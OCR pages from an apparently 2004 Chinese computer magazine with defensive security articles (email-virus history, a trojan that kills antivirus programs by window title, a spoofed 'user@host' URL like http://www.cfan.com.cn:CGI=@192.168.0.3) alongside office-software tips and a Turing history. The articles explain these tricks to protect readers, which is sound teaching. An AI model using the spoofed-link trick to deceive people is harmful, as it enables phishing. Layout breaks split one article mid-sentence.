1999年～2000年是邮件病毒发展的第一个阶段。1999年，中国互联网迎来了它的一个发展高潮，网民激增到890万，个人电子邮件开始大面积应用，于是，第一个邮件病毒——“美丽莎”诞生了，该病毒会通过Office文件和邮件系统进行传播，发作当天就感染了6000多台电脑。“美丽莎”病毒虽然属于邮件病毒，但是它强大的宏病毒特性实际上促成了宏病毒查杀技术的诞生，这时国内邮件解包技术还处在理论阶段。2000年，“爱虫”邮件病毒开始大面积泛滥，它的泛滥直接导致了邮件病毒查杀技术的出现，标志是瑞星公司推出的杀毒软件2001版。

第一代邮件病毒主要是利用系统提供的邮件发送引擎来向外发送大量病毒邮件，病毒往往是利用邮件的漏洞将自身嵌入到邮件正文中，使用户看不到附件，或者编制一些有自动预览能力的邮件，用户只要将鼠标移动到邮件上面就会激活病毒。此时的反邮件病毒技术则是主动清除，即对邮箱进行分析，查杀邮箱内部的病毒。

第二代：社会工程学VS邮件监控技术

第二代的邮件病毒已经抛弃掉了以邮件漏洞为主的概念而大量引入社会工程学因素，以欺骗的方式来诱使用户主动中毒，而这时的反邮件病毒技术有了一个质的发展，出现了以防为主的邮件病毒监控系统，可以从邮箱前端预防邮件病毒。

2001年，个人邮箱系统已经相当成熟，邮件病毒也大量产生，其中的代表病毒就是“求职信”，这时候的邮件病毒已经不是简单地利用预览漏洞进行传播了，而是更多地搀入了社会工程学的因素，邮件标题开始采用一些有诱惑性的句子，附件也开始伪装成如MP3之类的多媒体文件了(一般人认为多媒体文件是不会有病毒的)。为了应对邮件病毒越来越多的趋势，反邮件病毒技术也前进了一步，出现了以防为主的邮件病毒监控系统，该系统能在邮件进入电脑之前将病毒拦截，不但大大减小了通过邮件中毒的可能性，还有效地控制了病毒产生的垃圾邮件数量，减轻了用户的负担。

第三代：混合VS智能邮件监控技术

第三代邮件病毒除保留有第一代的漏洞特性和第二代的社会工程学特性外，还借鉴了木马、黑客、后门等病毒的特性，具有了混合特性，而此时的反邮件病毒技术则出现了能识别未知邮件病毒的邮件监控系统。

2002年以后，网络编程技术开始成熟，邮件病毒开始借鉴一些其他类型病毒如黑客、木马、后门的技术，于是混合邮件病毒开始大量泛滥，其中的代表病毒就是2003年的“爱情后门”和前一段全球泛滥的“SCO炸弹(Worm．Novarg)”，它们不但能发送病毒邮件，还可以对指定网站发动黑客攻击。而这时反邮件病毒技术也进入了稳步发展阶段，出现了具有未知病毒检测功能的邮件监控系统，它能够识别大量有复杂病毒特性的邮件病毒。

以上是邮件病毒与反邮件病毒技术的一个发展历程，邮件病毒还将继续向前发展，然后融入更多的新特性，而反邮件病毒技术也一样，功能会越来越强大。



小编有话说：没想到一个病毒邮件还有这么大的学问吧，相信很多朋友都和小特一样，收到过本文提到过的邮件，比如一个标有美女图片链接的邮件，或是登录http://www.****.com收取QQ号的邮件等等，小心不要点击陌生的链接^0^。

CF [FH01]

看点 ①巧用金山网镖VI杀死能够关闭防火墙进程的木马变种。
②如何让那些能够关闭杀毒防火墙的病毒对金山毒霸VI失效？

网镖巧破“美人计”

——从美女照片病毒谈软件的“变脸”

■吉林 sea

1.偶遇美女——中着

一天笔者刚打开QQ，就收到了一条好友消息，其中含有一个网址:http://jiawei.****.org/zhaopian/me.jpg，因为以前经常与好友交换照片，所以就不假思索地点击了。打开后果然是一幅MM的图片，谁知后来情况有些不对，电脑速度变慢，硬盘也狂转不止。这才意识到可能中了病毒，于是赶快断开网络，启动杀毒软件进行查杀。可杀毒软件已经无法运行，连按Ctrl + Alt + Del查看任务管理器都失灵了。

经过查找资料才知道，这是一种刚刚出现的Trojan.Legend.Syspoet.b木马变种，它会通过QQ向在线的好友发送含有大量带有病毒链接的消息，如果好友点击这个网址就会中毒。为了不引起怀疑，在病毒被激活时会显示本文开头提到的图片。不过最可恨的是它会终止带有下列文字程序的运行:瑞星、金山毒霸、江民、专杀、毒、木马、防火墙、监控、注册表编辑器、任务管理器、进程列表、进程管理、Antivirus、Trojan、REGSNAP、REGSHOT、REGISTRY MONITOR、W32DASM。因此杀毒软件对它也没办法。

2.智破强敌——对敌

那么要如何对付这个病毒呢？首先可以使用对应的专杀工具，或升级杀毒软件的病毒库，然后重启电脑到安全模式下就能除掉这个“害人精”了。不过你可以不用上面方法，因为笔者发现这个病毒“漏掉”一个需要关闭的软件——金山网镖VI，我们就用它来杀除这个病毒。

Step 1 因为只有金山网镖VI(以下简称网镖)可以正常使用，所以该病毒可能是通过程序窗口的标题来判断，如果带有前文提到的文字就关闭它，而网镖则有幸未在其列。

Step 2 关闭所有程序，在网镖的网络状态中查看是否有可疑的网络请求，终于发现“Mshta.exe”(这个病毒名可能会随机产生)这个程序是平时没有见过的。

Step 3 为了进一步确认，笔者打开“资源管理器”想查看该程序，可是没找几下，连“资源管理器”都被自动关闭了(事后才知道原来该病毒会监视“资源管理器”，只要用户进入四层以上的目录，就会自动关闭“资源管理器”)。不过网镖中有个“打开程序所在目录”按钮，单击后发现文件竟在系统目录下，这下可以进一步确定了(你还可以看一下这个文件的创建日期，如果正好是中毒那天的，那么基本就可以肯定了)，于是在网镖网络状态窗口中选择该进程，单击“结束进程”杀掉它，再删除病毒文件。

Step 4 接下来清除病毒在注册表启动项中添加的键值，但由于病毒已经把注册表编辑器都禁止了，所以需要使用金山毒霸下的IE修复工具，取消对注册表编辑器的禁用(见图1)。之后，就可以进入注册表，删除启动项中的病毒键值。



图1 毒霸的IE修复工具有很多实用的功能

3.终极密技——变脸

这个病毒被消灭了，但如果以后再遇到这种情况怎么办呢？如果把杀毒软件窗口的标题改为其他文字，也许病毒就无能为力了，很快笔者就找到了金山毒霸VI(以下简称毒霸)窗口标题的修改办法。

Step 1 确认系统已经无毒，拨掉网线(为防止病毒入侵)，关闭毒霸和网镖程序。

Step 2 打开毒霸安装目录下的“kav6\Language\chn_gb”文件夹，用“记事本”打开kav32.ini，查找[TMainForm]字段，把“MainForm.Caption=金山毒霸 6”修改为“MainForm.Caption=小样儿，等着瞧！”(不含引号)。另外，还要把同一字段下的“SelectForm.Caption=金山毒霸 6 - 病毒处理”改为“SelectForm.Caption=哈哈！找到你了吧！”(不含引号)。然后再将[TScanForm]字段下的“ScanForm.Caption=金山毒霸 6 - 正在扫描”修改为“ScanForm.Caption=别跑！- 我来也！”(不含引号)，否则扫描过程中仍然可能被终止。还要把[TResForm]字段下的“ApplicationTitle=金山毒霸 6”改为“ApplicationTitle=GoodLuck 6”(不含引号)，它就是“Windows 任务管理器”中显示的任务名。

Step 3 按照上面方法，修改“KAVIEReg.ini”文件，[TfrmMain]字段下的“frmMain.Caption=金山毒霸IE修复工具”，以改变金山毒霸IE修复工具窗口标题。修改后的内容最好不要使用带有杀病毒、查毒一类的英文，建议使用汉语拼音，又好记又不

让你的系统远离流行病毒


■北京 笨笨

病毒和木马一直是让我们非常头痛的事，但最让人头痛的并不是这些，而是杀毒时那漫长的等待时间，其实一般用户中的毒都是感染能力非常强的流行病毒，除非你很“幸运”，不然那些边边角角的病毒一般不会“中”上的。所以一些软件厂商为每种流行的病毒都制作了专杀工具，虽然这种工具免费且查杀速度快，但只为了一种病毒就重新查杀一次非常麻烦，所以为大家介绍一款专杀流行病毒的工具——流行病毒专杀工具(Spant)。它具有查杀速度快、升级速度快、免费、体积小、能够查杀大部分流行病毒等优点。

流行病毒专杀工具(Spant)小档案

软件版本:2004.02.19.1　软件大小:143KB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
下载地址:http://freesoft.nease.net/spant/softs/Spant.exe
软件备注:使用Spant时，最好关闭其他杀毒软件，如果使用了如上网助手或是超级兔子的IE保护功能也要关闭，另外最好关闭IE及所有打开的文件夹。

软件使用相当简单，只要按照如图所示使用即可(你可以用Spant来修复IE)。



小编有话说:常常在论坛上看到有网友询问有没有免费的杀毒软件，其实这样的免费大餐还是有一些的，比如:FLP用的AntiVir Personal Edition，虽然不要钱，但功能一点都不差。据说，FLP是经过横向对比了数款著名的收费、免费的杀毒软件后，才确定下这个的。如果你感兴趣，那么可以到http://www.free-av.com/网站下载。这款软件的具体使用方法会在近期带给大家。

另外，如果你经常出入各大英文网站，可能会中一些国外流行的病毒，这时可以试试由McAfee公司推出的，专门用来清除国外流行病毒的软件——Stinger(下载地址:http://download.nai.com/products/mcafee-avert/stinger.exe)，据说它使用的是下一代扫描引擎，能进行进程、文件扫描，而且扫描速度非常快。 CF [FH03]

容易被病毒识别。比如“frmMain.Caption=IE xiufugongju”。

Step 4 有些病毒封杀反病毒软件是通过查找进程中的软件程序名来实现的，比如“费氏病毒(Worm.Fizzer)”等，因此使用上述方法可能无效。但可以通过修改杀毒软件可执行文件名来进行防范，比如毒霸的主程序文件名为Kav32.EXE，可以把它修为goodluck.EXE，然后再把“kav6\Language\chn_gb”文件夹下的“Kav32.ini”文件名修改成同样名字“goodluck.ini”，否则毒霸运行后会因找不到同名INI文件，而自动生成一个新的INI文件，那么前面所做的修改就全变为默认的了。

> 小提示
> ● 为了安全，在修改前请先进行备份。

这时再打开“Windows 任务管理器”就可以在进程列表中看到新的进程名了(见图2)。再试试杀毒，是不是标题栏也有了变化(见图3)？



图2 新的杀毒进程



图3 全新的标题栏

CF [FH02]

危险的URL

■ 北京 天菲

我们都知道在以前一般只有双击打开文件后才有可能中了木马和病毒，而目前已经进入不仅仅是双击文件，就连打开链接时的单击动作也必须多加注意的时代了——现在已经有不少的网页加入了木马程序。我们在浏览它们时，电脑也不知不觉“中着”了。当然在这以前，只要看准网址，不去就好啦，可是如果有人给你发来如http://www.cfan.com.cn:CGI=@192.168.0.3的链接，相信如果你不细看，一定会毫不犹豫地点下去的，访问《电脑爱好者》的主页嘛，没什么呀，可其实呢？你进入的是http://192.168.0.3这个网站。类似的情况还会出现在一些冒名“腾讯”的邮件中。

那么这是什么原因造成的呢？其实这个链接是利用浏览器输入网址时的格式而“欺骗”你的。在访问网址时所输入的地址，还有很多参数可以加，全部的格式应该是:

http://[用户名]:[密码]@[服务器名].[域名]/[文件名]

根据格式就可以看出，上面输入的网址实际是以“www.cfan.com.cn”为用户名，“CGI=”为密码，来访问http://192.168.0.3的，如果这个网页有木马或病毒的话，你就中着了。

那么我们怎么来预防这个“陷阱”呢？那就需要你在打击链接前仔细的查看，如果有可能的话，可以手工输入，当见到:、@等字符时，注意一下即可。 CF [FH04]

看点 无需安装Office软件也能轻松阅读Office文档，以及提取其中的有用信息。

■ 济南　梁厚广



掀起你的盖头来

——不装Office也能阅读Office文档

一次在网吧上网，见学校网站公告栏有一重要文件，点击后发现是DOC文档，可惜机器上没有安装Office……类似的情形不胜枚举——网络上有取之不尽的Office文档资源，而由于各种原因(网吧、机房、Office版权购买等)，用户的机器未必都安装了Office软件，但这是否意味着我们就无法阅读甚至利用这些Office文档了呢？让我们一起看看下面的这些通向Office文档的捷径吧！

写字板

适用格式:	Word文档
推荐用途:	阅读和提取文字及图表信息

写字板(wordpad.exe)是Windows系统自带的高级文本编辑器。尽管它不支持诸如自动编目、拼写检查等功能，但对一般的Word文档，还是能够轻松应付的。

点击“开始→启动”，输入“wordpad”回车后启动写字板程序。之后就可以执行主界面中的“文件→打开”命令打开DOC文档了。

为了与Word比较显示效果上的区别，我们选用了一个包含文字、表格、统计图表和图片的DOC文档，用写字板打开的效果如图1所示。在没有安装Office的系统中，写字板能正常显示DOC文档里的文字、表格以及在Word里插入的图表，但不支持图片。如果DOC文档中含有图片，用写字板打开时会出现“无法装载图形转换筛选程序。是否继续进行文档转换？”的警告，这时应选择“是”。另外，一些特殊字符也无法用写字板显示。




图1　虽然统计图表有些错位，但并没有丢失任何元素

小提示

有时用写字板浏览DOC文档会出现乱码，这是由于程序打开文档时默认选择了“西方语言”编码。打开工具栏上的“字体脚本”下拉菜单，选择“CHINESE_GB2312”即可(见图2)。这种情况在Windows 98/Me下比较常见，Windows 2000/XP则很少出现乱码。



图2　Windows XP中的写字板则有大幅度改良，几乎不存在乱码问题

快速查看

适用格式:	Word文档、Excel文档、PowerPoint文档
推荐用途:	提取上述文档中的文字信息

快速查看(quikview.exe)是Windows 98自带的工具软件，但不属于默认的安装内容。如果尚未安装该组件，可以进入“控制面板”中的“添加/删除程序”，在“添加/删除Windows组件”标签中添加这个“快速查看”工具。

右击要打开的文件，选择“快速查看”即可“快速查看”打开文档了。如果文件很大，会有一点开启延时。“快速查看”可以支持文字的显示而不出现乱码，也支持表格，但不支持Word中插入的图表，此外对GIF等格式图片的支持也不够好。虽然能用“快速查看”单独打开某些格式的图片，但默认情况下无法显示Word里的图片。在“快速查看”里非表格的空白处快速双击右键，在弹出的菜单里选择“查看→预览”或“标准”方式，就能正常显示图片了(见图3)。




图3　需要经过简单设置后才能正常显示Word中的图片

“快速查看”也能很好地支持XLS格式，但当Excel单元格很多时，“快速查看”就不能清楚地显示其内容了，不过，仍

可以把一些需要的文本提取出来。此外它还支持PPT演示文稿，不过并不支持里面的背景、特效等。为了更好地显示PPT文稿，可以拖拽图4中的伸缩柄以便显示可供选择的分节项。




图4 演示文稿中的文字结构都能显示出来

Microsoft Office查看器

适用格式:	Word 文档、Excel 文档、PowerPoint 文档
推荐用途:	阅读上述文档、提取信息、播放演示文稿

微软网站免费提供了支持Office文档格式的便捷浏览工具，以便让没有安装Microsoft Office的人们共享Office文档。这些查看器不仅体积小巧、运行速度快，而且阅读效果与Office区别不大。下载地址：

Word浏览器(用于所有Word文档)：

http://download.microsoft.com/download/word97win/Install/97/W98/CN/IEWordviewer.exe(3.9MB)

Excel浏览器(用于所有Excel文档)：

http://www.microsoft.com/downloads/details.aspx?FamilyID=4EB83149-91DA-4110-8595-4A960D3E1C7C&displaylang=zh-cn(3.1MB)

PowerPoint Viewer 97(用于PowerPoint 97/2000/2002文档)：

http://www.microsoft.com/downloads/details.aspx?FamilyID=7C404E8E-5513-46C4-AA4F-058A84A37DF1&displaylang=zh-cn(2.7MB)

PowerPoint 2003 Viewer(用于PowerPoint 2003文档)：

http://www.microsoft.com/downloads/details.aspx?FamilyId=428D5727-43AB-4F24-90B7-A94784AF71A4&displaylang=zh-CN(1.9MB)

需要说明的是，PowerPoint Viewer 97也可以打开PowerPoint 2003文档，但不支持一些新的动画特效。PowerPoint 2003 Viewer只能在Windows 98 SE及以上版本的Windows中安装，并且要求系统中预先装有Windows Installer。

WPS Office 2003

适用格式:	Word 文档、Excel 文档、PowerPoint 文档
推荐用途:	浏览和编辑上述文档

国产办公套件WPS Office也可以很好地兼容Office文档，由于它的价格比Microsoft Office低很多，甚至推出了10元正版WPS Office 2003，因此不少学校和事业单位的电脑上都装有这款软件。WPS Office 2003能够自由读取Word、Excel、PowerPoint文档。但由于WPS与DOC制表格式有一定区别，因此在读取DOC文档时，有时会出现表格错位的现象，不过就总体而言兼容性还算很高，读取并利用文档资源绝对不成问题(见图5)。




图5 WPS Office 2003对Office文档的兼容性相当高

WPS Office 2003限次版下载(免费使用199次)：http://www.wps.com.cn/download/WPSOffice2003.exe(35.4MB)。

Quick View Plus

适用格式:	Word 文档、Excel 文档、PowerPoint 文档
推荐用途:	浏览上述文档

Quick View Plus小档案

软件版本:8.0　　软件大小:22.5MB

软件性质:共享软件(30天试用)　　适用平台:Windows 9x/2000/XP

下载地址:http://downloads.avantstar.com/qvp80end.exe

Quick View Plus是一款文件快速查看工具，支持查看Windows系统下超过200种应用程序所创建的文件和文档，包括字处理、数据库、电子表格、图形等。它实际上是Windows“快速查看”的升级版本，无论支持格式种类还是显示效果，都有过之而无不及。此外，它还提供直接打印功能，右击文档选择“Quick Print”，无需打开文档即能直接原样打印。如果是ZIP压缩文件，它还能够在没有解压缩的情况下直接预览文档内容(见图6)。



图6 Quick View Plus同样可以当成Office文档管理器使用

CF [BG01]

看点：轻松计算个人收入所得税，轻松打印工资条。

我用易表 发工资

■ 安徽 童旭霞

长期以来，在使用Excel制作工资表时，一直有两大难题非常困扰用户，即个人收入所得税的计算和工资条的打印问题。然而，近日笔者在试用一款国产专用制表软件“易表.net”时，发现它可以轻松解决这两大难题。而且，从工资表的创建到工资条的计算和打印，都十分便利。下面就把实现的过程与大家分享。

易表.net小档案

软件版本：10.3 build 1310　　软件大小：13.2MB
软件性质：试用软件(60天无功能限制)　　适用平台：Windows 9x/2000/XP
下载地址：http://vnet2.onlinedown.net/down/egridchs.exe

一、快速建立工资表

由于大家对易表还不太熟悉，因此，先简单介绍一下工资表的建立过程。

Step 1 建立工资表构架

启动易表.net，执行“表→设计表”命令，打开“设计表”对话框(见图1)，根据工资表的结构，在“列名称”后面的方框中输入列标题，按“列类型”右侧的下拉按钮，设置数据类型(如“数值型”等)。然后，通过单击“添加”按钮并重复上述操作，完成整个工资表结构的设计，完成后，按“确定”按钮返回。


图1

构架建立完毕后，就可以把工资数据输入到相应的单元格中了。

小提示

单击“确定”按钮返回时，系统会弹出一个确认的消息框，点击“确定”按钮即可。

Step 2 在工资表中建立公式

1.计算应发工资

选中“应发工资”列，执行“列→刷新公式”命令，打开“公式生成器”对话框(见图2)，在“请输入[应发工资]的刷新公式”下面的方框中输入公式：[基本]+[职务]+[奖励]+[补助]，点击“确定”返回。

小提示

★公式中的列变量(如[基本]等)，可以通过双击“列/变量”表中相应的选项来输入；运算符(如+号等)可以通过单击下面键盘中的按钮来输入。

★上述公式也可以用SUM函数来实现：SUM([基本],[职务],[奖励],[补助])。


图2

2.计算得所税：选中“所得税”列，打开“公式生成器”对话框，输入公式：Round(Itax([应发工资],800),0)。

小提示

★上述公式中，“Itax”是计算所得税函数(只适用于我国内地)，其中“800”为起征数值(各地应根据实际情况调整)；“Round”函数是设置计算结果小数位数的函数，此处设置为“0”，即取整数。

★公式中的函数，可以通过双击“函数列表”中相应的选项来输入。

最后，仿照上面的操作，完成“公积金”、“医保金”、“实扣金额”和“实发工资”列的公式输入：round([应发工资]*9%,0)(我们这边规定“住房公积金”为“应发工资”额的9%)、ROUND(([基本]+[职务])*4.5%,0)、[所得税]+[公积金]+[医保金]、[应发工资]-[实扣金额]。

到此，工资表制作完成(见图3)，取名保存。

序号	姓名	性别	基本	职务	奖励	补助	应发工资	所得税	公积金	医保金	实扣金额	实发工资	签名
1	丁1	男	460.0	380.0	286.0	591.0	1717.0	66.70	155.0	38.0	259.7	1457.3	
2	丁2	男	540.0	580.0	270.0	400.0	1790.0	74.00	161.0	50.0	285.0	1505.0	
3	丁3	女	467.0	480.0	300.0	300.0	1547.0	49.70	139.0	43.0	231.7	1315.3	
4	丁4	男	568.0	280.0	300.0	400.0	1548.0	49.80	139.0	38.0	226.8	1321.2	
5	丁5	男	678.0	486.0	580.0	780.0	2524.0	147.40	227.0	52.0	426.4	2097.6	
6	丁6	男	876.0	820.0	780.0	600.0	3076.0	216.40	277.0	76.0	569.4	2506.6	

图3

二、轻松打印工资条

利用易表的“报表”功能，可以轻松制作、打印工资条。

Step 1 执行“报表→设计报表→新建报表”命令，进入“报表设计”状态，执行“报表→报表设置”命令，或按“Ctrl+L”组合键，或者单击工具条上的“报表设置”按钮，打开“报表设置”对话框，设置好打印报表的纸张类型和打印方向。


图4

Step 2 单击工具条上的“自动报表”按钮，打开“自动报表”对话框(见图4)，选择要

打印的项目。

Step 3 将鼠标移到左侧“细节区”的下边缘成双向拖拽箭头状时，按住左键向下拖拽，扩大“细节区”的行高至合适的大小(见图5)。



图5

Step 4 按工具条上的“全选”按钮，选中所有字段对象，然后按住左键，将所有字段对象拖拽到“细节区”居中位置(见图6)。



图6

Step 5 在保持全选的状态下，双击任意字段，打开“对象属性”对话框(见图7)，按“文字位置”右侧的下拉按钮，选中“中中”，设置字符为居中位置。



图7

Step 6 再次打开“报表设置”对话框，切换到“区域”标签下，清除相应字段前面的“√”号，仅保留“细节区”选项。

Step 7 单击工具条上的“保存”按钮，打开“保存报表”对话框，输入一个名称(如“打印工资条”)，确定返回。

Step 8 按工具条上的“打印预览”按钮，按提示操作，预览一下工资条的输出效果(见图8)。如果不满意，可以重复上述操作进行调整，如果满意，退出“报表设计”状态，返回易表编辑窗口。

序号	姓名	基本	职务	奖励	补助	应发工资	所得税	公积金	医保金	实扣金额	实发工资
1	丁1	460	380	286	591	1717	67	155	38	259.7	1457.3

序号	姓名	基本	职务	奖励	补助	应发工资	所得税	公积金	医保金	实扣金额	实发工资
2	丁2	540	580	270	400	1790	74	161	50	285	1505

序号	姓名	基本	职务	奖励	补助	应发工资	所得税	公积金	医保金	实扣金额	实发工资
3	丁3	467	480	300	300	1547	50	139	43	231.7	1315.3

图8

Step 9 每月发工资时，修改完工资表中的相应数据，打开打印机，装上打印纸，执行“报表→打印报表→打印工资条”命令，不一会儿，漂亮的工资条就呈现在我们的面前了。

小提示

★不进行此步操作，并不影响工资条的打印，只是打印纸的上、下空白区增多。

★选中“性别”列中任意“女”字单元格，执行“行筛选→自动筛选→等于”命令，即可将女员工的工资数据筛选出来，此时，如果执行打印工资条操作，则只将女员工的工资条打印出来。

▶▶▶ 火速链接

本刊2004年第4期“创业&就业”栏目《奇迹，来源于平凡》一文详细介绍了易表开发者的创业经历，有兴趣的朋友不妨找来看看。

CF [BG02]

也谈清除Word文档中的页眉横线

■ 安徽　陈秀峰



看过今年第5期“现代办公”栏目《妙招去除Word文档中的页眉横线》一文后，觉得其方法比较麻烦。在此，笔者给出一种各种版本通用的更加直接的方法：

在页眉处双击（或者执行“视图→页眉和页脚”命令)，进入“页眉和页脚”编辑状态，再执行“格式→边框和底纹”命令，打开“边框和底纹”对话框（见下图)，在“边框”标签下，选中“设置”下面的“无”边框样式(通常是默认选项)，再单击“应用于”右侧的下接按钮，在随后出现的下拉列表中，选择“段落”选项，“确定”返回，退出“页眉和页脚”编辑状态即可。



小提示

在应用原文的方法时，如果选中“修改样式”对话框中的“添加到模板”选项，再确定，则以后为其他文档添加页眉时，不会再出现下面的横线了。

CF [BG03]

万元大奖花落谁家 WPS擂台赛年度巨奖出炉

2003年初开始的《现代办公：WPS Office擂台赛》已经告一段落。经过一年来的比赛和评选，我们和编辑都感觉用户对国产办公软件投入了极大的热情，这点令我们颇感欣慰。在此次活动过程中，我们每一期都把优秀的作品给送交研发人员，那些作品令他们都感觉非常吃惊，能把他们做出来的软件使用到这样的程度，乃是对研发人员的最大肯定和鼓励。在此，我也代表金山WPS的全体技术人员，向广大用户说声：“谢谢您！”

经过了一年的奋斗，现在终于到了年终大奖公布的时候。本次活动的年终大奖经过了金山OAG市场部经理张海燕及包括我在内的多位技术专员的共同评审，终于从9次活动的擂主中脱颖而出！没有中奖的朋友也不要灰心，在今年的活动中继续努力吧！

一等奖： 价值6000元的电脑一台
张宗闰(福建)

二等奖： 价值2000元的数码相机一台
陈秀峰(安徽)

三等奖： 价值1000元的MP3一部
隆珍辉(湖南)

在接下来的一年里，金山WPS的活动仍将继续，在此先向大家透露一些细节：新的WPS活动将更加多样化，更加有趣。不仅熟悉WPS Office的朋友可能中奖，只要你有把握玩转办公软件，创意独到，都有可能在2004年的金山新活动中取得好成绩，名利双收。

“一年之计在于春”，在这里我们祝大家健康快乐、万事如意！

（金山资深技术专家　宫璞）

图灵与图灵奖(下)

■ 云栖

《U-571》中的密码箱是谁发明的?

人类使用密码的历史，最早可以追溯到古巴比伦人的泥板文字。古罗马的恺撒大帝使用的恺撒加密法传送军令的故事也广为人知。不过，第二次世界大战时德国使用的这种Enigma密码机(见图1)，恐怕是最著名、最具有传奇色彩的。



图1 Enigma密码机

Enigma本意为“谜”。在第一次世界大战期间，英国情报机关非常严密地监控了德国方面的通讯。事实上，将美国引入第一次世界大战的齐末曼电报就是由著名的英国40局破译的，在此电报中德国密谋墨西哥对美国发动攻击，这使美国最终决定对德宣战。但英国人的障眼法用得如此之好，使德国人一直以为是墨西哥方面泄漏了秘密。战后英国继续对德国通讯进行监听，并保持着很高的破译率。但从1926年开始，他们开始收到一些不知所云的信息——Enigma开始投入使用。美国人和法国人碰到了同样的情况，他们对Enigma也一筹莫展。德国从此拥有了世界上最为可靠的通讯保密系统。

战争爆发以后，已经回到英国的图灵不得不全职投入布莱切利公园里面40局新设的机构——英国政府编码与密码学校(Government Code and Cipher School)，参与破译德国Enigma的工作。英国领导高层当然非常注重密码分析工作，温斯顿·丘吉尔曾亲自访问布莱切利公园，他把这帮具有稀奇古怪才能的密码分析专家称为“从不呱呱叫的下金蛋的鹅”。虽然这里曾经有一大群为破译Enigma作出了卓越贡献的人们，但如果只能选择性地讲述一个人的功绩，那么这个人无论如何应该是图灵。

法国败退后，英伦三岛成为孤悬海上的一叶方舟，虽然在丘吉尔的顽强领导下英国人民并没有放弃战争的念头，然而英伦三岛飘飘摇摇，倾覆似乎在即。希特勒为了逼迫英国妥协，特意制定了“海狮作战”计划，把空战作为主要战斗方式，辅以登陆作战。当时，德国空军在数量上占有绝对的优势。

图灵在破解密码上有超人的直觉与天份，更重要的，他还使用计算机来辅助他的工作，这是史无前例的创举。1940年初，图灵与另一位数学家威尔士曼(Gordon Welchman)通过仔细研究和分析，在大幅改进波兰情报人员寻找密钥方法的基础上，终于发明了名为“炸弹(Bomb)”的机器，用来辅助破解工作。“炸弹”高两米、长两米、宽一米，里面有十二组转子，由英国塔布拉丁机械厂制造。1940年3月14日第一台“炸弹”运抵布莱切利公园，可是它运行得太慢，有时要一个星期才找得到一个密钥。工程师们花了很大努力来改善“炸弹”的设计，然后开始制造新的“炸弹”。但在5月10日，最令密码分析家担心的事情发生了——德国人改变了密码传递规则，他们的密钥不再重复。这使得布莱切利公园破译的密文量急剧下降。幸运的是，改进以后的十五台“炸弹”在8月8日到达，而且这次它运行得很好，差不多可以在一个小时里找到一个密钥(见图2)。




图2 图灵的“炸弹”

使用“炸弹”以后，英国差不多破解了德国空军绝大多数的密文，再加上雷达的发明使用以及保卫祖国的决心，终于逼迫希特勒把“海狮作战”无限期地延迟下去。

然而对英国威胁最大的还是德国海军。1942年，德国采用“狼群”战术，出动大批U型潜艇在北大西洋海域内猖獗活动，许多运送战略物资的同盟国船只都被德国潜艇击沉在美国东海岸。德军的潜舰不但性能优异，最让同盟国头痛的还是德国高人一等的密码通讯能力。德军的潜舰神出鬼没，每每都能出奇制胜。同盟国只要一天不能解开密码，就会任由轴心国的潜舰如海上豺狼般，杀得同盟国海上舰队与船只毫无招架之力。如果能够破解德国U舰队使用的Enigma发送的密文，意义将是决定性的。

你知道吗?

环球影片公司2000年出品的《U-571》就是围绕着Enigma展开的。麦克·道尔格伦上尉是美国海军S-33号潜艇的指挥官。这是一艘一战时就开始服役的老旧潜艇，他的年龄甚至比大多数艇员都大。这次S-33出航的“行李”是许多木箱，艇员们并不知道里面装的是什么。直到S-33驶入深海，此行的任务才渐渐明晰:S-33将成为一匹“特洛伊木马”，这些箱子将把它伪装成一艘纳粹的U型潜艇。他们将与另一艘搁浅的德国潜艇会合并夺取艇上的密码机，盟军可以凭借它来阻止纳粹“狼群”的进攻……(见图3)



图3 U-571的海报

